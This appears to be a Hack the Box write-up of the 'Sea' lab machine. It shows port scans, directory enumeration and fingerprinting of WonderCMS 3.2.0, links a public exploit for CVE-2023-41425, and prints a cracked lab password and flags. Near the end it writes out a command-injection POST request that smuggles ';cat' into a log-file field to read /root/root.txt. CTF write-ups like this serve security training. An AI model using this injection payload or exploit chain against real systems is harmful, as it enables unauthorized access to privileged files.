
HackingHusky

Sea, Hack the Box Writeup

Aaron Ashley


Phase one Recon:



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.
0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Sea - Home
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ports open, 22 and 80.


Thoughts on attacking the box, I can SSH into the box with a user account, but I also need to check the website first to check for RCEs next.



```
┌─[us-vip-1]─[10.10.14.40]─[aaronashley34@htb-mc4w6u5rdc]─[~]
└──╼ [★]$ curl -I http://$target
HTTP/1.0 200 OK
Date: Mon, 04 Aug 2025 18:01:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=e8dmqpfabqbao6ieic04m4m54o; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
```

Banner Grabbed, Apache/2.4.41, OS Ubuntu

Website while enumerating on it:




```
┌─[us-vip-1]─[10.10.14.40]─[aaronashley34@htb-mc4w6u
└──╼ [★]$ dirb http://$target

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Aug  4 13:30:47 2025
URL_BASE: http://10.10.11.28/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.11.28/ ----
+ http://10.10.11.28/0 (CODE:200|SIZE:3670)
+ http://10.10.11.28/404 (CODE:200|SIZE:3361)
--> Testing: http://10.10.11.28/cf
```

Welcome to Sea

Hello! Join us for an exciting night biking adventure! We are a new company that organizes bike competitions during the night and we offer prizes for the first three places! The most important thing is to have fun, join us now!

About

We are a company dedicated to organizing races on an international level. Our main focus is to ensure that our competitors enjoy an exciting night out on the



Competition registration - Sea

Name:


Email:

Age:

Country:


Website:

I can probably xss into the machine, fuff the machine, and find a common bike under themes.



```
Wordlist size: 11460

Output File: /home/aaronashley34/reports/http_sea.htb/_themes_bike__25-08-04_13-
36-09.txt

Target: http://sea.htb/

[13:36:09] Starting: themes/bike/
[13:36:15] 200 -    1KB - /themes/bike/404
[13:36:18] 200 -    1KB - /themes/bike/admin/home
[13:36:27] 301 -  239B  - /themes/bike/css  ->  http://sea.htb/themes/bike/css/
[13:36:31] 200 -    1KB - /themes/bike/home
[13:36:31] 301 -  239B  - /themes/bike/img  ->  http://sea.htb/themes/bike/img/
[13:36:33] 200 -    1KB - /themes/bike/LICENSE
[13:36:41] 200 -  318B  - /themes/bike/README.md
[13:36:44] 200 -    1KB - /themes/bike/sitecore/content/home
[13:36:46] 200 -    1KB - /themes/bike/sym/root/home/
[13:36:50] 200 -    6B  - /themes/bike/version
[13:36:50] 404 -  196B  - /themes/bike/version/

Task Completed
┌─[us-vip-1]─[10.10.14.40]─[aaronashley34@htb-mc4w6u5rdc]─[~]
```

Found more than enough themes on the server, will get the readme.md file to check for version.




```
┌─[us-vip-1]─[10.10.14.40]─[aaronashley34@htb-mc4w6u5rdc]─[~]
└──╼ [★]$  curl http://sea.htb/themes/bike/README.md
# WonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview
![Theme preview](/preview.jpg)

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
┌─[us-vip-1]─[10.10.14.40]─[aaronashley34@htb-mc4w6u5rdc]─[~]
└──╼ [★]$ curl http://sea.htb/themes/bike/version
3.2.0
```

WonderCMS version 3.2.0,

https://github.com/thefizzyfish/CVE-2023-41425-wonderCMS_RCE

RCE above CVE-2023-41425

I was able to get a webshell and obtained a password for amay. I cracked it with hashcat and found mychemicalromance as her password.




```
To check for new updates run: sudo apt update

Last login: Mon Aug  5 07:16:49 2024 from 10.10.14.40
amay@sea:~$ ls
user.txt
amay@sea:~$ cat user.txt
73fe7b8b5a2f70769aa2aa0d562f0a96
amay@sea:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
amay@sea:~$ zsh

Command 'zsh' not found, but can be installed with:

apt install zsh
Please ask your administrator.

amay@sea:~$ ^C
amay@sea:~$ exit
logout
Connection to 10.10.11.28 closed.
┌─[us-vip-1]─[10.10.14.40]─[aaronashley34@htb-mc4w6u5rdc]─[~]
└──╼ [★]$ ssh -L 8080:127.0.0.1:8080 amay@$target
amay@10.10.11.28's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

I as able to get on the server and wild guess on the port forwarding.

Ran this command:

```
curl -X POST http://localhost:8080/ -u amay:mychemicalromance -d "log_file=/root/root.txt;cat&analyze_log="
```



```
                    </div>

        <div class="status">
            <h2>Analyze Log File</h2>
            <form action="" method="post">
                <select name="log_file">
                    <option value="/var/log/apache2/access.log">access.log</option>
                    <option value="/var/log/auth.log">auth.log</option>
                </select>
                <button type="submit" name="analyze_log" class="button">Analyze</button>
            </form>
            17b4255f9dd9ab5a6fe7e24109ff2384
<p class='error'>Suspicious traffic patterns detected in /root/root.txt;cat:</p><pre>17b4255f9dd9ab5a6fe7e24109ff2384</pre>        </div>
```

Got the last flag.